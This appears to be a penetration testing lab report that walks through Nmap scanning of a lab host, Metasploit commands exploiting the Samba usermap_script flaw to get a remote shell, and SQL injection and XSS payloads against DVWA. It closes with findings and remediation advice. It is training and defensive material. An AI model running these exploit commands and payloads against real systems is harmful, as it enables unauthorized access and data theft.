Vulnerability Assessment and Penetration Testing Report

1. Executive Summary

This report presents the results of a vulnerability assessment and penetration testing exercise conducted in a controlled lab environment. The objective of this assessment was to identify security vulnerabilities within a target system and demonstrate possible exploitation methods. The testing process included network scanning, vulnerability exploitation, web application testing, and evidence collection. Several vulnerabilities were discovered, including remote command execution through a Samba service vulnerability and web application vulnerabilities such as SQL injection and Cross-Site Scripting (XSS). Successful exploitation allowed unauthorized shell access to the target system. Evidence of network activity was captured using Wireshark, and integrity verification was performed using SHA256 hashing. The findings highlight the importance of secure configurations, regular patching, and input validation to prevent unauthorized access and system compromise.

2. Methodology (PTES Phases)

The penetration testing followed the **Penetration Testing Execution Standard (PTES)** methodology.

Reconnaissance

Information about the target system was gathered to identify open services and potential attack surfaces.

Scanning

Network scanning was performed to detect open ports and services running on the target machine.

Exploitation

Identified vulnerabilities were exploited using the Metasploit framework to gain remote shell access.

Post-Exploitation

After gaining access, system information was collected to verify the compromise.

Reporting

All findings, screenshots, and evidence were documented in this report.

3. Tools Used

Tool	Purpose
Nmap	Network scanning and service detection
Metasploit Framework	Exploiting vulnerabilities
Wireshark	Network packet capture
sqlmap	SQL injection testing
DVWA	Vulnerable web application for testing


4. Network Scanning

Network scanning was performed using **Nmap** to identify open ports and services running on the target machine.

Command used:

```
nmap -sV -A 192.168.56.103
```

The scan revealed multiple open services including FTP, HTTP, and Samba, which indicated potential vulnerabilities.



5. Vulnerability Exploitation

A vulnerability in the **Samba service (usermap script vulnerability)** was identified and exploited using the Metasploit framework.

Commands executed:

msfconsole

use exploit/multi/samba/usermap_script


set RHOSTS 192.168.56.103

set LHOST 192.168.56.101

set LPORT 5555

run

The exploit successfully established a remote command shell session on the target system.



6. Post-Exploitation


After gaining shell access, several commands were executed to verify system compromise and gather system information.

Commands executed:

whoami

id

uname –a



7. Web Application Testing


The DVWA application was tested for common web vulnerabilities.

SQL Injection

An SQL injection attack was performed using the payload:

1' OR '1'='1

This bypassed authentication and retrieved database information.




Cross-Site Scripting (XSS)

The following payload was injected into the input field:


<script>alert('XSS')</script>

The browser executed the script, confirming a reflected XSS vulnerability.



8. Evidence Collection

Network traffic generated during the attack was captured using Wireshark. This helped analyze the communication between the attacker and the target system.




9. Evidence Integrity Verification

To ensure the integrity of the captured evidence, a SHA256 hash was generated.

Command used:

sha256sum capture.pcap



10. Vulnerability Findings

Finding ID	Vulnerability	Severity	Description	Remediation
F001	Samba usermap exploit	Critical	Allows remote command execution	Update Samba and patch vulnerable versions
F002	SQL Injection	Critical	Allows manipulation of database queries	Implement parameterized queries
F003	Cross-Site Scripting	Medium	Allows execution of malicious scripts	Implement input validation and output encoding

11. Remediation Recommendations

To improve the security posture of the system, the following recommendations are suggested:

- Update and patch vulnerable services regularly.
- Implement strong input validation in web applications.
- Use prepared statements to prevent SQL injection.
- Deploy a Web Application Firewall (WAF).
- Conduct regular vulnerability assessments and penetration testing.

12. Conclusion

The penetration test successfully demonstrated how vulnerabilities in network services and web applications can lead to system compromise. Through exploitation of the Samba service vulnerability and web application weaknesses, unauthorized access to the target system was obtained. The results emphasize the importance of implementing strong security controls, proper patch management, and secure coding practices to protect systems against cyber threats.